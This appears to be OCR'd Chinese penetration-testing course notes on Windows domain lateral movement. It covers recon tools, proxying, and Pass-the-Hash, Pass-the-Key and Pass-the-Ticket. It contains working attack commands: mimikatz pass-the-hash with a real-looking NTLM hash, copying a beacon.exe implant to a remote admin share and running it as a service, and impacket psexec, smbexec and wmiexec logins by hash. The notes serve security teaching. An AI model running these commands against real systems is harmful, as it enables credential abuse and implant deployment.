
内网安全-横向移动&PTH 哈希&PTT 票据&PTK 密匙&Kerberos&密码喷射


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP

#知识点：

1、横向移动-PTH-NTLM

2、横向移动-PTK-AES256

3、横向移动-PTT-漏洞&内存

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#代理隧道系列点：

1、判断什么时候用代理

2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃

#横向移动系列点：

系统点：

windows->windows

windows->Linux

linux->windows

linux->linux

详细点：

IPC，WMI，SMB，PTH，PTK，PTT，SPN，WinRM，WinRS，RDP,Plink，DCOM，SSH；Exchange，LLMNR 投毒，Plink，DCOM，Kerberos_TGS，GPO&DACL，域控提权漏洞，约束委派，数据库攻防，系统补丁下发执行，EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务，而不用提供明文密码。

如果禁用了 ntlm 认证，PsExec 无法利用获得的 ntlm hash 进行远程连接，但是使用 mimikatz 还是可以攻击成功。对于 8.1/2012r2，安装补丁 kb2871997 的 Win 7/2008r2/8/2012 等，可以使用 AES keys 代替 NT hash 来实现 ptk 攻击，

总结：KB2871997 补丁后的影响


pth：没打补丁用户都可以连接，打了补丁只能 administrator 连接

ptk：打了补丁才能用户都可以连接，采用 aes256 连接

https://www.freebuf.com/column/220740.html

演示案例：

- 域横向移动-PTH-Mimikatz&NTLM
- 域横向移动-PTK-Mimikatz&AES256
- 域横向移动-PTT-漏洞&Kekeo&Ticket
- 域横向移动-PTH-Proxychains&CrackMapExec



pass the hash（哈希传递攻击，简称 pth）

pass the ticket（票据传递攻击，简称 ptt）

pass the key（密钥传递攻击，简称 ptk）

PTH(pass the hash)　#利用的 lm 或 ntlm 的值进行的渗透测试（NTLM 认证攻击）

PTK(pass the key)　#利用的 ekeys aes256 进行的渗透测试（NTLM 认证攻击）

PTT(pass the ticket) #利用的票据凭证 TGT 进行渗透测试（Kerberos 认证攻击）

#域横向移动-PTH-Mimikatz&NTLM

PTH = Pass The Hash，通过密码散列值 (通常是 NTLM Hash)来进行攻击。

在域环境中，用户登录计算机时使用的域账号，计算机会用相同本地管理员账号和密码。因此，如果计算机的本地管理员账号和密码也是相同的，攻击者就可以使用哈希传递的方法登录到内网主机的其他计算机。另外注意在 Window Server 2012 R2 之前使用到的密码散列值是 LM、NTLM，在 2012 R2 及其版本之后使用到的密码散列值是 NTLM Hash。

1、Mimikatz

```
mimikatz privilege::debug
mimikatz sekurlsa::pth /user:administrator /domain:192.168.3.32 /ntlm:518b98ad4178a53695dc997aa02d455c
net use \\192.168.3.32\c$
copy beacon.exe \\192.168.3.32\c$
sc \\sqlserver create bshell binpath= "c:\4.exe"
sc \\sqlserver start bshell
```

2、impacket-at&ps&wmi&smb

psexec -hashes :NTLM 值 域名/域用户@域内 ip 地址

smbexec -hashes :NTLM 值 域名/域用户@域内 ip 地址

wmiexec -hashes :NTLM 值 域名/域用户@域内 ip 地址

```
D:\Myproject\venv\Scripts\python.exe psexec.py -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
D:\Myproject\venv\Scripts\python.exe smbexec.py -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
D:\Myproject\venv\Scripts\python.exe wmiexec.py -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址